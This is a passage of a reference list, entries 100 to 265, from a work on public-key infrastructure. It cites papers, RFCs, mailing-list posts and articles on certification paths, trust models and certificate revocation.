[100] "Building Certifications Paths: Forward vs. Reverse", Yassir Elley, Anne Anderson, Steve Hanna, Sean Mullan, Radia Perlman and Seth Proctor, *Proceedings of the Network and Distributed System Security Symposium (NDSS'01)*, 2001.

[101] "Securing Large E-Commerce Networks", Panagiotis Sklavos, Aggelos Varvitsiotis and Despina Polema, *Proceedings of the 5th Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.123.

[102] "An Innovative Policy-Based Cross Certification Methodology for Public Key Infrastructures", Valentina Casola, Antonino Mazzeo, Nicola Mazzocca and Massimiliano Rak, *Proceedings of the 2nd European PKI Workshop (EuroPKI'05)*, Springer-Verlag LNCS No.3545, June 2005, p.100.

[103] "Internet X.509 Public Key Infrastructure: Certification Path Building", RFC 4158, Matt Cooper, Yuriy Dzambasow, Peter Hesse, Susan Joseph and Richard Nicholas, September 2005.

[104] "Modeling and Evaluation of Certification Path Discovery in the Emerging Global PKI", Meiyuan Zhao and Sean Smith, *Proceedings of the 3rd European PKI Workshop (EuroPKI'06)*, Springer-Verlag LNCS No.4043, June 2006, p.16.

[105] "Design and Implementation of an Efficient Method for Certificate Path Verification in Hierarchical", Balachandra and K.Prema, *Proceedings of the International Conference on Recent Trends in Business Administration and Information Processing (BAIP'10)*, March 2010, p.320.

[106] "'Dynamic Bridge' Concept Paper", Ken Stillson, *Proceedings of the 3rd Annual PKI R&D Workshop (PKI'04)*, September 2004, p.119.

[107] "A Global Authentication Service without Global Trust", Andrew Birrell, Butler Lampson, Roger Needham and Michael Schroeder, *Proceedings of the 1986 Symposium on Security and Privacy (S&P'86)*, April 1986, p.223.

[108] "Authentication in Distributed Systems: Theory and Practice", Butler Lampson, Martín Abadi, Michael Burrows and Edward Wobber, *Proceedings of the 13th Symposium on Operating Systems Theory and Principles (SOSP'91)*, October 1991, p.165.

[109] "On Inter-realm Authentication in Large Distributed Systems", Virgil Gligor, Shyh-Wei Luan and Joseph Pato, *Proceedings of the 1992 Symposium on Security and Privacy (S&P'92)*, May 1992, p.2.

[110] "Trust-based Navigation in Distributed Systems", Raphael Yahalom, Birgit Klein and Thomas Beth, *Computing Systems*, **Vol.7**, **No.1** (Winter 1994), p.45.

[111] "An Overview of PKI Trust Models", Radia Perlman, *IEEE Network*, **Vol.13**, **No.6** (November/December 1999), p.38.

[112] "Modelling Trust Structures for Public Key Infrastructures", Marie Henderson, Robert Coulter, Ed Dawson and Eiji Okamoto, *Proceedings of the 7th Australasian Conference on Information Security and Privacy (ACISP'02)*, Springer-Verlag LNCS No.2384, July 2002, p.56.

[113] "Memorandum for Multi-Domain Public Key Infrastructure Interoperability", RFC 5217, Masaki Shimaoka, Nelson Hastings and Rebecca Nielsen, July 2008.

[114] "Weaknesses in BankID, a PKI-Substitute Deployed by Norwegian Banks", Kristian Gjøsteen, *Proceedings of the 5th European PKI workshop on Public Key Infrastructure: Theory and Practice*, Springer-Verlag LNCS No.5057, June 2008, p.196.

[115] "Risk Assessment of a National Security Infrastructure", Kjell Hole, André Klingsheim, Lars-Helge Netland, Yngve Espelid, Thomas Tjøstheim and Vebjørn Moen, *IEEE Security and Privacy*, **Vol.7**, **No.1** (January/February 2009), p.34.

[116] "Management of Hidden Risks", Kjell Hole, *IEEE Computer*, **Vol.46**, **No.1** (January 2013), p.65.

[117] "Yes Minister", BBC Television, 1980.

[118] Marc Rogers, private communications, 5 August 2012.

[119] "the cost of monoculture", Gen Kanai, 27 February 2007, `http://blog.mozilla.com/gen/2007/02/27/the-cost-of-monoculture/`.

[120] "KFTC and MOGAHA to be sued before Vista releases", Yoonjung Yoo, 23 January 2007, `http://www.zdnet.co.kr/news/news_view.asp?-artice_id=00000039154849`.

[121] "Ahn Pledges To End Outdated Encryption Standard", Evan Ramstad, *The Wall Street Journal*, 13 November 2012, `http://blogs.wsj.com/-korearealtime/2012/11/13/ahn-pledges-to-end-outdated-encryption-standard`.

[122] "SKorean presidential hopeful vows freer Internet", Youkyung Lee, Associated Press, 15 November 2012.

[123] "The Problem with Multiple Roots in Web Browsers — Certificate Masquerading", James Hayes, *Proceedings of the 7th Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises (WET ICE'98)*, June 1998, p.306.

[124] "Restricting Access with Certificate Attributes in Multiple Root Environments — A Recipe for Certificate Masquerading", James Hayes, *Proceedings of the 17th Annual Computer Security Applications Conference (ACSAC'01)*, December 2001, p.386.

[125] "Microsoft Windows Root Certificate Security Issues", Paul Hoffman 19 July 2007, `http://www.proper.com/root-cert-problem/`.

[126] "Microsoft Root Certificate Program", 15 January 2009, `http://technet.microsoft.com/en-us/library/cc751157.aspx`.

[127] "Deleting a builtin cert should behave better", Mozilla forum discussion, 10 October 2002, `https://bugzilla.mozilla.org/show_bug.cgi?id=173729`.

[128] "PSM should not offer to delete certs in read-only tokens", Mozilla forum discussion, 25 July 2006, `https://bugzilla.mozilla.org/show_bug.cgi?id=345934`.

[129] "NSS Trickery", Steve Marquess, 15 June 2009, `http://veridicalsystems.com/blog/nss-trickery`.

[130] "Delete Built-in Root from NSS", Eddy Nigg, posting to the mozilla.dev.security.policy newsgroup, message-ID `GrdnTg6YfAxvSDWnZ2dnUVZ_vWdnZ2d@mozilla.org`, 7 April 2010.

[131] "Can't delete Certification Authorities from Opera 11 and more", discussion thread on the Opera forums, November 2012, `http://my.opera.com/community/forums/topic.dml?id=1580452`.

[132] "Windows Root Certificate Program Members", Microsoft Corporation, 24 November 2009, `http://support.microsoft.com/kb/931125`.

[133] "An Observatory for the SSLiverse", Peter Eckersley and Jesse Burns, presentation at Defcon 18, July 2010, `http://www.eff.org/files/DefconSSLiverse.pdf`.

[134] "Clarifying The Trustwave CA Policy Update", TrustWave, 4 February 2012, `http://blog.spiderlabs.com/2012/02/clarifying-the-trustwave-ca-policy-update.html`.

[135] "Trustwave admits crafting SSL snooping certificate", John Leyden, 8 February 2012, `http://www.theregister.co.uk/2012/02/09/tustwave_disavows_mitm_digital_cert`.

[136] "Trustwave admits issuing man-in-the-middle digital certificate; Mozilla debates punishment", Lucian Constantin, 8 February 2012, `http://www.computerworld.com/s/article/9224082/Trustwave_admits_issuing_man_in_the_middle_digital_certificate_Mozilla_debates_punishment`.

[137] "Remove Trustwave Certificate(s) from trusted root certificates", Patrick Tate, 8 February 2012, `https://bugzilla.mozilla.org/show_bug.cgi?id=724929#c20`.

[138] "Remove Trustwave Certificate(s) from trusted root certificates", Sebastian Wiesinger, 7 February 2012, `https://bugzilla.mozilla.org/show_bug.cgi?id=724929`.

[139] "Security Economics in the HTTPS Value Chain", Hadi Asghari, Michel Van Eeten, Axel Arnbak and Nico Van Eijk, *Proceedings of the 12th Workshop on Economics of Information Security (WEIS'13)*, June 2013, `http://weis2013.econinfosec.org/papers/AsghariWEIS2013.pdf`.

[140] "SSL/TLS Certificates: Threat or Menace?", Brian Smith, panel session at the 20th Usenix Security Symposium (Security'11), August 2011.

[141] "RE: IP: SSL Certificate "Monopoly" Bears Financial Fruit", Lucky Green, posting to the cryptography@wasabisystems.com mailing list, message-ID `002901c228b4$14522fb0$6501a8c0@LUCKYVAIO`, 11 July 2002.

[142] "Re: Has any public CA ever had their certificate revoked?", Dan Geer, posting to the cryptography@metzdowd.com mailing list, message-ID `20090503205759.D7C2E34378@absinthe.tinho.net`, 3 May 2009.

[143] "Detecting Certificate Authority compromises and web browser collusion", Jacob Appelbaum, 22 March 2011, `https://blog.torproject.org/blog/detecting-certificate-authority-compromises-and-web-browser-collusion`.

[144] "Results after 30 days of (almost) no trusted CAs", Nasko Oskov, 7 May 2010, `http://netsekure.org/2010/05/results-after-30-days-of-almost-no-trusted-cas/`.

[145] "Most common trusted root certificates", Nasko Oskov, 7 April 2010, `http://netsekure.org/2010/04/most-common-trusted-root-certificates/`.

[146] Nelson Bolyard, posting to discussion thread for "Most common trusted root certificates", 15 June 2010, `http://netsekure.org/2010/04/most-common-trusted-root-certificates/#comment-435`.

[147] "E-Gesundheitskarte: Datenverlust mit Folgen", Detlef Borchers, 10 July 2009, `http://www.heise.de/security/news/meldung/141864`.

[148] "Loss of data has serious consequences for German electronic health card", Detlef Borchers, 11 July 2009, `http://www.h-online.com/- security/news/113740`.

[149] "Re: [TLS] New version of Multiple OCSP mode of Certificate Status extension", Peter Gutmann, posting to the tls@ietf.org mailing list, message-ID `E1OgKhk-0006UP-Fe@wintermute02.cs.auckland.ac.nz`, 4 August 2010.

[150] "The Evolution of PGP's Web of Trust", Phil Zimmermann and Jon Callas, in "Beautiful Security", O'Reilly, 2009, p.107.

[151] "Reflecting on PGP, keyservers, and the Web of Trust", Greg Rose, posting to the cryptography@c2.net mailing list, message-ID `4.3.1.0.20000901145546.00c55100@127.0.0.1`, 1 September 2000.

[152] "Investigating the OpenPGP Web of Trust", Alexander Ulrich, Ralph Holz, Peter Hauck and Georg Carle, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.488.

[153] "Another fake key for my email address", Erinn Clark, posting to the tor-talk@lists.torproject.org mailing list, 9 March 2014, message-ID `20140309192556.gc5591@berimbolo.double-helix.org`.

[154] "Re: Another fake key for my email address", Guido Witmond, posting to the tor-talk@lists.torproject.org mailing list, 10 March 2014, message-ID `531DABE1.5020006@witmond.nl`.

[155] "Codes of the Underworld", Diego Gambetta, Princeton University Press, 2009.

[156] "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0", Alma Whitten and J. D. Tygar, *Proceedings of the 8th Usenix Security Symposium (Security'99)*, August 1999, p.169.

[157] "Re: [hcisec] A plea for HCISEC", Deapesh Misra, posting to the hcisec@yahoogroups.com mailing list, message-ID `22b0e07b060206055517ba14775nf43c5f42a8a4804f@mail.gmail.com`, 6 February 2006.

[158] "Don't trust a public PC with your digital identity", Roger Grimes, 23 October 2009, `http://www.infoworld.com/d/security-central/dont-trust- public-pc-your-digital-identity-126`.

[159] "Yahoo Axis Chrome Extension Leaks Private Certificate File", Nik Cubrilovic, 24 May 2012, `https://nikcub.appspot.com/posts/yahoo- axis-chrome-extension-leaks-private-certificate-file`.

[160] "Associating Metrics to Certification Paths", Anas Tarah and Christian Huitema, *Proceedings of the 2nd European Symposium on Research in Computer Security (ESORICS'92)*, Springer-Verlag LNCS No.648, November 1992, p.175.

[161] "Valuation of Trust in Open Networks", Thomas Beth, Malte Borcherding and Birgit Klein, *Proceedings of the 3rd European Symposium on Research in Computer Security (ESORICS 94)*, Springer-Verlag LNCS No.875, November 1994, p.3.

[162] "Modelling a Public-Key Infrastructure", Ueli Maurer, *Proceedings of the 4th European Symposium on Research in Computer Security (ESORICS'96)*, Springer-Verlag LNCS No.1146, September 1996, p.325.

[163] "A Trust Policy Framework", Audun Jøsang, *Proceedings of the 1st Conference on Information and Communications Security (ICICS'97)*, Springer-Verlag LNCS No.1334, November 1997, p.192.

[164] "Path Independence for Authentication in Large-scale Systems", Michael Reiter and Stuart Stubblebine, *Proceedings of the 4th Conference on Computer and Communications Security (CCS'97)*, April 1997, p.57.

[165] "A Distributed Trust Model", Alfarez Abdul-Rahman and Stephen Hailes, *Proceedings of the 1997 New Security Paradigms Workshop (NSPW'97)*, September 1997, p.48.

[166] "Attack-resistant Trust Metrics for Public Key Certificates", Raph Levien and Alexander Aiken, *Proceedings of the 7ᵗʰ Usenix Security Symposium (Security'98)*, January 1998, p.16.

[167] "A Subjective Metric of Authentication", Audun Jøsang, *Proceedings of the 5ᵗʰ European Symposium on Research in Computer Security (ESORICS'98)*, Springer-Verlag LNCS No.1485, September 1998, p.328.

[168] "An Algebra for Assessing Trust in Certification Chains", Audun Jøsang, *Proceedings of the Network and Distributed Systems Security (NDSS'99)*, February 1999, `http://www.isoc.org/isoc/conferences/ndss/99/-proceedings/papers/josang.pdf`.

[169] "Authentication Metric Analysis and Design", Michael Reiter and Stuart Stubblebine, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.2**, **No.2** (May 1999), p.138.

[170] "Confidence Valuation in a Public-Key Infrastructure Based on Uncertain Evidence", Reto Kohlas and Ueli Maurer, *Proceedings of the 3ʳᵈ Workshop on Practice and Theory in Public Key Cryptography (PKCS'00)*, Springer-Verlag LNCS No.1751, January 2000, p.93.

[171] "Understanding Trust Management Systems", Stephen Weeks, *Proceedings of the 2001 Symposium on Security and Privacy (S&P'01)*, May 2001, p.94.

[172] "Managing Trust in a Peer-2-Peer Information System", Karl Aberer and Zoran Despotovic, *Proceedings of the Tenth Conference on Information and Knowledge Management (CIKM'01)*, November 2001, p.310.

[173] "Networking in the Solar Trust Model: Determining Optimal Trust Paths in a Decentralised Trust Network", Michael Clifford, *Proceedings of the 18ᵗʰ Annual Computer Security Applications Conference (ACSAC'02)*, December 2002, p.271.

[174] "Distributed Credential Chain Discovery in Trust Management". Ninghui Li, William Winsborough and John Mitchell, *Journal of Computer Security*, **Vol.11**, **No.1** (February 2003), p.35.

[175] "The EigenTrust Algorithm for Reputation Management in P2P Networks", Sepandar Kamvar, Mario Schlosser and Hector Garcia-Molina, *Proceedings of the 12ᵗʰ World Wide Web Conference (WWW'03)*, May 2003, p.640.

[176] "A Reputation System for Peer-to-Peer Networks" Minaxi Gupta, Paul Judge and Mostafa Ammar, *Proceedings of the 13ᵗʰ Workshop on Network and Operating Systems Support for Digital Audio and Video (NOSSDAV'03)*, June 2003, p.144.

[177] "Belief, information acquisition, and trust in multi-agent systems — A modal logic formulation", Churn-Jung Liau, *Artificial Intelligence*, **Vol.149**, **No.1** (September 2003), p.31.

[178] "Propagation of Trust and Distrust", R.Guha, Ravi Kumar, Prabhakar Raghavan and Andrew Tomkins, *Proceedings of the 13ᵗʰ World Wide Web Conference (WWW'04)*, May 2004, p.403.

[179] "Developing Trust in Large-Scale Peer-to-Peer Systems", Bin Yu, Munindar Singh and Katia Sycara, *Proceedings of the 1ˢᵗ Symposium on Multi-Agent Security and Survivability (MAS'04)*, August 2004, p.1.

[180] "A Vector Model of Trust for Developing Trustworthy Systems", Indrajit Ray and Sudip Chakraborty, *Proceedings of the 9ᵗʰ European Symposium on Research in Computer Security (ESORICS'04)*, Springer-Verlag LNCS No.3193, September 2004, p.176.

[181] "Certificate Recommendations to Improve the Robustness of Web of Trust", Qinglin Jiang, Douglas Reeves and Peng Ning, *Proceedings of the 7ᵗʰ Information Security Conference (ISC'04)*, Springer-Verlag LNCS No.3225, September 2004, p.292.

[182] "TrustGuard: Countering Vulnerabilities in Reputation Management for Decentralized Overlay Networks", Mudhakar Srivatsa, Li Xiong and Ling Liu, *Proceedings of the 14ᵗʰ World Wide Web Conference (WWW'05)*, May 2005, p.422.

[183] "Named Graphs, Provenance and Trust", Jeremy Carroll, Christian Bizer, Pat Hayes and Patrick Stickler, *Proceedings of the 14ᵗʰ World Wide Web Conference (WWW'05)*, May 2005, p.613.

[184] "Risk Assessment in Distributed Authorization", Peter Chapin, Christian Skalka and X.Sean Wang, *Proceedings of the Workshop on Formal Methods in Software Engineering (FMSE'05)*, November 2005, p.33.

[185] "Propagation Models for Trust and Distrust in Social Networks", Cai-Nicolas Ziegler and Georg Lausen, *Information Systems Frontiers*, **Vol.7**, **No.4-5** (December 2005), p.337.

[186] "Trust Network Analysis with Subjective Logic", Audun Jøsang, Ross Hayward and Simon Pope, *Proceedings of the 29th Australasian Computer Science Conference (ACSC'06)*, January 2006, p.85.

[187] "Information Theoretic Framework of Trust Modeling and Evaluation for Ad Hoc Networks". Yan Sun, Wei Yu, Zhu Han and K.Liu, *IEEE Journal on Selected Area in Communications*, **Vol.24**, **No.2** (February 2006), p.305.

[188] "Weighted Pushdown Systems and Trust-Management Systems", Somesh Jha, Stefan Schwoon, Hao Wang and Thomas Reps, *Proceedings of the 12th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS'06)*, March 2006, Springer-Verlag LNCS No.3920, p.1.

[189] "Simplification and Analysis of Transitive Trust Networks", Audun Jøsang, Elizabeth Gray and Michael Kinateder, *Web Intelligence and Agent Systems*, **Vol.4**, **No.2** (April 2006), p.139.

[190] "A Lightweight Model of Trust Propagation in a Multi-Client Network Environment: To What Extent Does Experience Matter?", Marc Conrad, Tim French, Wei Huang and Carsten Maple, *Proceedings of the 1st International Conference on Availability, Reliability and Security (ARES'06)*, April 2006, p.482.

[191] "Graphical Representations of Authorization Policies for Weighted Credentials", Isaac Agudo, Javier Lopez and Jose Montenegro, *Proceedings of the 11th Australasian Conference on Information Security and Privacy (ACISP'06)*, Springer-Verlag LNCS No.4058, July 2006, p.87.

[192] "Vulnerability analysis of certificate graphs", Eunjin Jung and Mohamed Gouda, *International Journal of Security and Networks*, **Vol.1**, **No.1/2** (2006), p.13.

[193] "Towards a Precise Semantics for Authenticity and Trust", Reto Kohlas, Jacek Jonczy and Rolf Haenni, *Proceedings of the 2006 International Conference on Privacy, Security and Trust: Bridge the Gap Between PST Technologies and Business Services*, October 2006, Article No.18.

[194] "A Hybrid Trust Model for Enhancing Security in Distributed Systems", Ching Lin and Vijay Varadharajan, *Proceedings of the 2nd International Conference on Availability, Reliability and Security (ARES'07)*, April 2007, p.35.

[195] "A Probabilistic Trust Model for GnuPG", Jacek Jonczy, Markus Wűthrich and Rolf Haenni, presentation at the 23rd Chaos Communication Congress (23C3), December 2006, `https://events.ccc.de/congress/2006/-Fahrplan/attachments/1101-JWH06.pdf`.

[196] "Trust-Based Recommendation Systems: an Axiomatic Approach", Reid Andersen, Christian Borgs, Jennifer Chayes, Uriel Feige, Abraham Flaxman, Adam Kalai, Vahab Mirrokni and Moshe Tennenholtz, *Proceedings of the 17th World Wide Web Conference (WWW'08)*, April 2008, p.199.

[197] "An Adaptive Probabilistic Trust Model and Its Evaluation" Chung-Wei Hang, Yonghong Wang and Munindar Singh, *Proceedings of the 7th Conference on Autonomous Agents and Multiagent Systems (AAMAS'08)*, May 2008, p.1485.

[198] "Trust*: Using Local Guarantees to Extend the Reach of Trust", Stephen Clarke, Bruce Christianson and Hannan Xiao, *Proceedings of the 17th Security Protocols Workshop (Protocols'09)*, Springer-Verlag LNCS No.7028, April 2009, p.189.

[199] "Trust Is in the Eye of the Beholder", Dimitri DeFigueiredo, Earl Barr and S.Felix Wu, *Proceedings of the Conference on Computational Science and Engineering (CSE'09)*, August 2009, Vol.3, p.100.

[200] "A Formal-Semantics-Based Calculus of Trust", Jingwei Huang and David Nicol, *IEEE Internet Computing*, **Vol.14**, **No.5** (September/October 2010), p.38.

[201] "Evidence-Based Trust: A Mathematical Model Geared for Multiagent Systems", Yonghong Wang and Munindar Singh, *Transactions on Autonomous and Adaptive Systems*, **Vol.5**, **No.4** (November 2010), Article No.14.

[202] "Semi-Supervised Truth Discovery", Xiaoxin Yin and Wenzhao Tan, *Proceedings of the 20th World Wide Web Conference (WWW'11)*, March 2011, p.217.

[203] "Finding the Bias and Prestige of Nodes in Networks based on Trust Scores", Abhinav Mishra and Arnab Bhattacharya, *Proceedings of the 20th World Wide Web Conference (WWW'11)*, March 2011, p.567.

[204] "Iterative Trust and Reputation Management Using Belief Propagation", Erman Ayday and Faramarz Fekri, *Transactions on Dependable and Secure Computing*, **Vol.9**, **No.3** (May-June 2012), p.375.

[205] "SORT: A Self-ORganizing Trust Model for Peer-to-Peer Systems", Ahmet Can and Bharat Bhargava, *IEEE Transactions on Dependable and Secure Computing*, **Vol.10**, **No.1** (January-April 2013), p.14.

[206] "Shin: Generalized Trust Propagation with Limited Evidence", Chung-Wei Hang, Zhe Zhang and Munindar Singh, *IEEE Computer*, **Vol.46**, **No.3** (March 2013), p.78.

[207] "Soulmate or Acquaintance? Visualizing Tie Strength for Trust Inference", Tiffany Kim, Virgil Gligor, Jorge Guajardo, Jason Hong and Adrian Perrig, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, April 2013, Springer-Verlag LNCS, to appear.

[208] "Designing Useful Privacy Applications", Len Sassaman, Black Hat Europe 2003, May 2003, `http://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-sassaman.pdf`.

[209] "The Trust Shell Game", Carl Ellison, *Proceedings of the 6th Security Protocols Workshop (Protocols'98)*, Springer-Verlag LNCS No.1550, April 1998, p.36.

[210] "Toward Acceptable Metrics of Authentication", Michael Reiter and Stuart Stubblebine, *Proceedings of the 1997 Symposium on Security and Privacy (S&P'97)*, May 1997, p.10.

[211] Stephan Neuhaus, personal communication, 22 January 2014.

[212] "Compliance Defects in Public-Key Cryptography", Don Davis, *Proceedings of the 6th Usenix Security Symposium*, August 1996, p.171.

[213] "A mighty fortress is our PKI, Part II", discussion thread on the cryptography@metzdowd.com mailing list, July 2010.

[214] "How the Online Trust Model is Broken — The Bank of India.com attack", 31 August 2007, `http://www.beskerming.com/commentary/2007/08/31/-265/How_the_Online_Trust_Model_is_Broken_-_The_Bank_of_India.com_attack`.

[215] "Re: Light-weight certificate revocation lists?", Carl Ellison, posting to the spki@c2.net mailing list, message-ID `3.0.1.32.19970402003040.00c756e8@cybercash.com`, 2 April 1997.

[216] "Recovery within Long-Running Transactions", Christian Colombo and Gordon Pace, *Computing Surveys*, **Vol.45**, **No.3** (2013), Article No.28.

[217] "Can We Eliminate Certificate Revocation Lists", Ronald Rivest, *Proceedings of the 2nd International Conference on Financial Cryptography (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.178.

[218] "UNCITRAL Model Law on Electronic Signatures", United Nations Commission on International Trade Law, March 2001.

[219] "Invisible YNK, a Code Signing Conundrum", Snorre Fagerland, 17 November 2011, `http://blogs.norman.com/2011/malware-detection-team/invisible-ynk-a-code-signing-conundrum`.

[220] "Certificate Revocation: Mechanics and Meaning", Barbara Fox and Brian LaMacchia, *Proceedings of the 2nd Financial Cryptography Conference (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.158.

[221] "lifetime of certs now in circulation", Dan Geer, posting to the cryptography@c2.net mailing list, message-ID `199901251953.AA09739@world.std.com`, 25 January 1999.

[222] "Lessons Learned in Implementing and Deploying Crypto Software", Peter Gutmann, *Proceedings of the 11th Usenix Security Symposium*, August 2002, to appear.

[223] "Microsoft secure Azure Storage goes down WORLDWIDE", Jack Clark, 22 February 2013, `http://www.theregister.co.uk/2013/02/22/-azure_problem_that_should_never_happen_ever`.

[224] "Certificate Revocation: Why You Should Do It and Why You Don't", Paco Hope, *;login*, **Vol.26**, **No.8** (December 2001), p.36.

[225] "Postmortem: Securing a Government Agency with Smart Cards", John Morello, *TechNet Magazine*, **Vol.1**, **No.3**, (November/December 2005), p.17.

[226] "PKI: First Contact [Early PKI Experiences at Boeing]", Steve Whitlock, *The Open Group: Trust and Confidence in the Global Infrastructure*, 25 October 1999.

[227] "PKI Experiences at JP Morgan", Charles Blauner, *The Open Group: Trust and Confidence in the Global Infrastructure*, 25 October 1999.

[228] "Re: Computation of issuerKeyHash in OCSP", Peter Gutmann, posting to the ietf-pkix@imc.org mailing list, message-ID `98445050727773@kahu.cs.auckland.ac.nz`, 13 March 2001.

[229] "The EuroPKI Experience", Antonio Lioy, Marius Marian, Natalia Moltchanova and Massimiliano Pala, *Proceedings of the 1st European PKI Workshop (EuroPKI'04)*, Springer-Verlag LNCS No.3093, June 2004, p.629.

[230] "Would you knowingly trust an irrevocable SSL certificate?", Robert Duncan, 23 May 2013, `http://news.netcraft.com/archives/2013/05/23/would-you-knowingly-trust-an-irrevocable-ssl-certificate.html`.

[231] "Making Netscape Compatible with Fortezza — Lessons Learned", George Ryan, *Proceedings of the 22nd National Information Systems Security Conference* (formerly the National Computer Security Conference), October 1999, CDROM distribution.

[232] "re: User Account Control", "aristippus", 14 October 2008, `http://blogs.msdn.com/e7/archive/2008/10/08/user-account-control.aspx#8999951`.

[233] "The Case of the Slow Keynote Demo", Mark Russinovich, 26 May 2009, `http://blogs.technet.com/markrussinovich/archive/2009/05/26/-3244913.aspx`.

[234] "FIX: A .NET Framework 2.0 managed application that has an Authenticode signature takes longer than usual to start", Microsoft, 3 December 2007, `http://support.microsoft.com/kb/936707`.

[235] "On Certificate Revocation and Validation", Paul Kocher, *Proceedings of the 2nd Financial Cryptography Conference (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.172.

[236] "Revocation: Options and Challenges", Michael Myers, *Proceedings of the 2nd Financial Cryptography Conference (FC'98)*, Springer-Verlag LNCS No.1465, February 1998, p.165.

[237] "Deploying and Using Public Key Technology: Lessons Learned in Real Life", Richard Guida, Robert Stahl, Thomas Bunt, Gary Secrest and Joseph Moorcones, *IEEE Security and Privacy*, **Vol.2**, **No.4** (July/August 2004), p.67.

[238] "DOD looks to put pizzazz back in PKI", Ellen Messmer, 15 August 2005, `http://www.networkworld.com/news/2005/081505-pki.html`.

[239] "Implementing Email and Security Tokens: Current Standards, Tools, and Practices", Sean Turner and Russ Housley, John Wiley and Sons, 2008.

[240] "DoD PKI and the Beat of a Different Drummer, Part 1", Steve Marquess, 15 June 2009, `http://veridicalsystems.com/blog/dod-pki-and-the-beat-of-a-different-drummer-part-1`.

[241] "DoD PKI and the Beat of a Different Drummer, Part 2", Steve Marquess, 15 June 2009, `http://veridicalsystems.com/blog/dod-pki-and-the-beat-of-a-different-drummer-part-2`.

[242] "Deploying and Using Public Key Technology: Lessons Learned in Real Life", Richard Guida, Robert Stahl, Thomas Bunt, Gary Secrest and Joseph Moorcones, *IEEE Security and Privacy*, **Vol.2**, **No.4** (July/August 2004), p.67.

[243] "Re: [SSL Observatory] offtopic: sites with client certificate authentication", Erwann Abalea, posting to the observatory@eff.org mailing list, message-ID `CA+i=0E5ACZUvL_i8a9VBL3vncO-EeJvdFhuFCxVKruc_FCNxJw@mail.gmail.com`, 16 August 2011.

[244] "Symbian Certificate Revocation", Sean Sullivan, 26 March 2010, `http://www.f-secure.com/weblog/archives/00001918.html`.

[245] "Signed Malware, Revoked", Symbian Foundation Security Blog, 16 July 2009, `http://secblog.symbian.org/2009/07/16/signed-malware-revoked/`.

[246] "Emerging eCommerce Credit and Debit Card Protocols", Mark Peters, *Proceedings of the 3rd International Symposium on Electronic Commerce*, October 2002, p.39.

[247] "Geschäftsmodelle für signaturgesetzkonforme Trust Center", Silvia Lippmann and Heiko Roßnagel, *Beiträge der 7. Internationalen Tagung Wirtschaftsinformatik (WI'05)*, February 2005, p.1167.

[248] Anders Rundgren, private communications.

[249] "Public Key Infrastructure Study: Final Report", Shimshon Berkovits, Santosh Chokhani, Judith Furlong, Jisoo Geiter and Jonathan Guild, Produced by the MITRE Corporation for NIST, April 1994.

[250] "Re: Preliminary First Draft of changes to Mozilla CA Cert Policy", Brian Smith, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `384504844.311652.1289326549573.JavaMail.root@cm-mail03.mozilla.org`, 9 November 2010.

[251] "QPKI: A QoS-Based Architecture for Public-Key Infrastructure (PKI)", *Proceedings of the 3rd International Conference on Cryptology in India (IndoCrypt'02)*, Springer-Verlag LNCS No.2551, December 2002, p.108.

[252] "Re: Certificate updates", Ryan Hurst, posting to the CryptoAPI@discuss.microsoft.com mailing list, message-ID `DDE1793D7266AD488BB4F5E8D38EACB80472ECE1@WIN-MSG-10.wingroup.windeploy.ntdev.microsoft.com`, 8 January 2004.

[253] "Re: Where are my certificates in registry???", Frankie Gonzalez, posting to the CryptoAPI@discuss.microsoft.com mailing list, message-ID `52214B19EC62D711883B00508B6F2AB4CA6E3F@clttmp04.nt.nc.nbgfn.com`, 9 January 2004.

[254] "Microsoft Word documents that 'phone' home", discussion thread on the bugtraq@securityfocus.com mailing list, August-September 2000.

[255] "Adobe Reader and CRLs", Didier Stevens, 13 May 2013, `http://blog.didierstevens.com/2013/05/13/adobe-reader-and-crls`.

[256] "A Model of Certificate Revocation", David Cooper, *Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.256.

[257] "A Closer Look at Revocation and Key Compromise in Public Key Infrastructures", David Cooper, *Proceedings of the 22nd National Information Systems Security Conference* (formerly the National Computer Security Conference), October 1999, CDROM distribution.

[258] "US Government aiding spying… against itself", Rober Duncan, 16 October 2013, `http://news.netcraft.com/archives/2013/10/16/us-government-aiding-spying-against-itself.html`.

[259] "Fast digital identity revocation", William Aiello, Sachin Lodha and Rafail Ostrovsky, *Proceedings of the 18th Annual International Cryptology Conference (CRYPTO'98)*, Springer-Verlag LNCS No.1462, August 1998, p.137.

[260] "Certificate Revocation the Responsible Way", Jonathan Millen and Rebecca Wright, *Proceedings of the Conference on Computer Security, Dependability, and Assurance: From Needs to Solutions*, July 1998, p.196.

[261] "Performance Evaluation of Public-key Certificate Revocation System with Balanced Hash Tree", Hiroaki Kikuchi, Kensuke Abe and Shohachiro Nakanishi, *Proceedings of the 1999 International Workshop on Parallel Processing (ICPP'99)*, September 1999, p.204.

[262] "Performance Evaluation of Certificate Revocation Using k-Valued Hash Tree", Hiroaki Kikuchi, Kensuke Abe and Shohachiro Nakanishi, *Proceedings of the 2nd Information Security Workshop (ISW'99)*, Springer-Verlag LNCS No.1729, November 1999, p.103.

[263] "Efficient and Fresh Certification", Irene Gassko1, Peter Gemmell and Philip MacKenzie, *Proceedings of the 3rd international Workshop on Practice and Theory in Public Key Cryptography (PKC'00)*, Springer-Verlag LNCS No.1751, January 2000, p.342.

[264] "Generalized Certificate Revocation", Carl Gunter and Trevor Jim, *Proceedings of the 27th ACM Symposium on Principles of Programming Languages (POPL'00)*, January 2000, p.316.

[265] "Efficient and Fresh Certification", Irene Gassko, Peter Gemmell and Philip MacKenzie, *Proceedings of the 3rd Workshop on Practice and Theory in Public Key Cryptography (PKC'00)*, Springer-Verlag LNCS No.1751, January 2000, p.342.

